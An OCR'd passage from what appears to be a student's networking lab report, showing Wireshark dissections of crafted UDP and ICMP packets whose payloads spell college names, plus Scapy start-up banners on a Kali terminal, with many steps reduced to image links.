
F.



Wireshark · Packet 173519 · Ethernet
Frame 173519: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interfac
Ethernet II, Src: PCSSystemtec_92:c8:ef (08:00:27:92:c8:ef), Dst: PCSSystemtec_05:5
Internet Protocol Version 4, Src: 192.168.1.155, Dst: 192.168.1.90
User Datagram Protocol, Src Port: 20065, Dst Port: 31329
Source Port: 20065
Destination Port: 31329
Length: 29285 (bogus, payload length 16)
Checksum: 0x7468 [unverified]
0000 08 00 27 05 5c 11 08 00 27 92 c8 ef 08 00 45 00
0010 00 24 ea fd 00 00 40 11 0b 86 c0 a8 01 9b c0 a8
0020 01 5a 4e 61 7a 61 72 65 74 68 20 43 6f 6c 6c 65
0030 67 65 00 00 00 00 00 00 00 00 00 00
ZNazare th Colle
ge
User Datagram Protocol (udp), 8 bytes
Show packet bytes

G.


Wireshark · Packet 173579 · Ethernet
Frame 173579: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface
Ethernet II, Src: PCSSystemtec_92:c8:ef (08:00:27:92:c8:ef), Dst: PCSSystemtec_05:5c:
Internet Protocol Version 4, Src: 192.168.1.155, Dst: 192.168.1.90
Internet Control Message Protocol
Type: 66 (Unknown ICMP (obsolete or malformed?))
Code: 114
Checksum: 0x7961 incorrect, should be 0xdc05
[Checksum Status: Bad]
0000 08 00 27 05 5c 11 08 00 27 92 c8 ef 08 00 45 00
0010 00 2d d6 11 00 00 40 01 20 79 c0 a8 01 9b c0 a8
0020 01 5a 42 72 79 61 6e 74 20 26 20 53 74 72 61 74
0030 74 6f 6e 20 43 4f 6c 6c 65 67 65 00
ZBryant & Strat
ton COll ege
Type (icmp.type), 1 byte


H. IPV6 and IPV6-ICMP






Step 3 :


A.




B. Got packet from random source (1742)



C.



D.




We got the random Destination with an assigned 536 port


Exercise 16. 04 :

Step 1 :


A.




B.


(parallels㉿kali-gnu-linux-2023)-[~/Desktop]
$ sudo scapy
[sudo] password for parallels:
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
aSPY//YASa
apyyyyCY//////////YCa
sY//////YSpcs scpCY//Pp
ayp ayyyyyyySCP//Pp syY//C
AYAsAYYYYYYYY///Ps cY//S
pCCCCY//p cSSps y//Y
SPPPP///a pP///AC//Y
A//A cyP////C
p///Ac sC///a
P////YCpc A//A
scccccp///pSP///p p//Y
sY/////////y caa S//P
cayCyayP//Ya pY/Ya
sY/PsY////YCc aC//Yp
sc sccaCY//PCypaapyCP//YSs
spCPY//////YPSps
ccaacs
Welcome to Scapy
Version 2.5.0
https://github.com/secdev/scapy
Have fun!
To craft a packet, you have to be a
packet, and learn how to swim in
the wires and in the waves.
-- Jean-Claude Van Damme
using IPython 8.14.0
>>> exit
(parallels㉿kali-gnu-linux-2023)-[~/Desktop]
$

C.



(parallels㉿kali-gnu-linux-2023)-[~/Desktop]
$ sudo scapy
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
aSPY//YASa
apyyyyCY//////////YCa
sY//////YSpcs scpCY//Pp
ayp ayyyyyyySCP//Pp syY//C
AYAsAYYYYYYYY///Ps cY//S
pCCCCY//p cSSps y//Y
SPPPP///a pP///AC//Y
A//A cyP////C
p///Ac sC///a
P////YCpc A//A
scccccp///pSP///p p//Y
sY/////////y caa S//P
cayCyayP//Ya pY/Ya
sY/PsY////YCc aC//Yp
sc sccaCY//PCypaapyCP//YSs
spCPY//////YPSps
ccaacs
Welcome to Scapy
Version 2.5.0
https://github.com/secdev/scapy
Have fun!
What is dead may never die!
-- Python 2
using IPython 8.14.0
>>>

